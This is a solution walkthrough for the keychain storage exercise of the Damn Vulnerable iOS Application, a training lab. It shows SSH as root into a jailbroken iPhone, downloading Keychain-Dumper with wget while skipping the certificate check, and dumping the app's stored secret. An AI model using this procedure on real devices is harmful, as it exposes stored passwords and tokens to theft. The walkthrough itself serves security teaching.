
Damn Vulnerable IOS Application Solutions

http://damnvulnerableiosapp.com/

Insecure Data Storage – Keychain

Let's enter any password in the text field and tap on *Save in Keychain.* This will save the password in the keychain.




The input entered here is saved in the keychain. Your task is to dump the keychain information in your device and find this value.

sosecretpassword

Data saved in Keychain

Even though keychain is one of the most secure ways of storing information on the device, the information saved in the keychain can also be fetched out from a device that is jailbroken.

Let's ssh into our device.




```
Prateeks-MacBook-Pro-2:DVIA Prateek$ ssh root@192.168.0.104
root@192.168.0.104's password:
Prateeks-iPhone:~ root# 
```

Now lets install a utility named Keychain-Dumper. You can download keychain dumper using the command


```
wget http://github.com/ptoomey3/Keychain-Dumper/archive/master.zip --no-check-certificate
```

You can check out the homepage of Keychain-Dumper at https://github.com/ptoomey3/Keychain-Dumper




```
Prateeks-iPhone:~ root# wget http://github.com/ptoomey3/Keychain-Dumper/archive/master.zip --no-check-certificate
--2014-01-18 13:20:57--  http://github.com/ptoomey3/Keychain-Dumper/archive/master.zip
Resolving github.com... 192.30.252.129
Connecting to github.com|192.30.252.129|:80... connected.
HTTP request sent, awaiting response... 301 Moved Permanently
Location: https://github.com/ptoomey3/Keychain-Dumper/archive/master.zip [following]
--2014-01-18 13:20:58--  https://github.com/ptoomey3/Keychain-Dumper/archive/master.zip
Connecting to github.com|192.30.252.129|:443... connected.
WARNING: cannot verify github.com's certificate, issued by `/C=US/O=DigiCert Inc/OU=www.digicert.com/CN=DigiCert High Assurance EV CA-1':
  Unable to locally verify the issuer's authority.
HTTP request sent, awaiting response... 302 Found
Location: https://codeload.github.com/ptoomey3/Keychain-Dumper/zip/master [following]
--2014-01-18 13:21:00--  https://codeload.github.com/ptoomey3/Keychain-Dumper/zip/master
Resolving codeload.github.com... 192.30.252.144
Connecting to codeload.github.com|192.30.252.144|:443... connected.
WARNING: cannot verify codeload.github.com's certificate, issued by `/C=US/O=DigiCert Inc/OU=www.digicert.com/CN=DigiCert High Assurance CA-3':
  Unable to locally verify the issuer's authority.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [application/zip]
Saving to: `master'

    [ <=>

2014-01-18 13:21:02 (475 MB/s) - `master' saved [15427]

Prateeks-iPhone:~ root#
```

Now lets navigate inside the *Keychain-Dumper* directory and then inside the `Keychain-Dumper-master` directory. Now run the executable by using the command `./keychain_dumper`. This will dump the entire contents of the keychain.



```
Prateeks-iPhone:~ root# cd Keychain-Dumper/
Prateeks-iPhone:~/Keychain-Dumper root# ls
Keychain-Dumper-master/  master
Prateeks-iPhone:~/Keychain-Dumper root# cd Keychain-Dumper-master/
Prateeks-iPhone:~/Keychain-Dumper/Keychain-Dumper-master root# ls
Makefile*  README.md  entitlements.xml  keychain_dumper*  main.m
Prateeks-iPhone:~/Keychain-Dumper/Keychain-Dumper-master root# ./keychain_dumper
```

On scrolling down, we can see the information saved by our application.



```
Generic Password
----------------
Service: HighAltitudeHacks.com.DamnVulnerableIOSApp
Account: keychainValue
Entitlement Group: 9UBS947V73.HighAltitudeHacks.com.DamnVulnerableIOSApp
Label: (null)
Generic Field: (null)
Keychain Data: sosecretpassword
```

As we can see, we have successfully dumped the keychain contents of our application.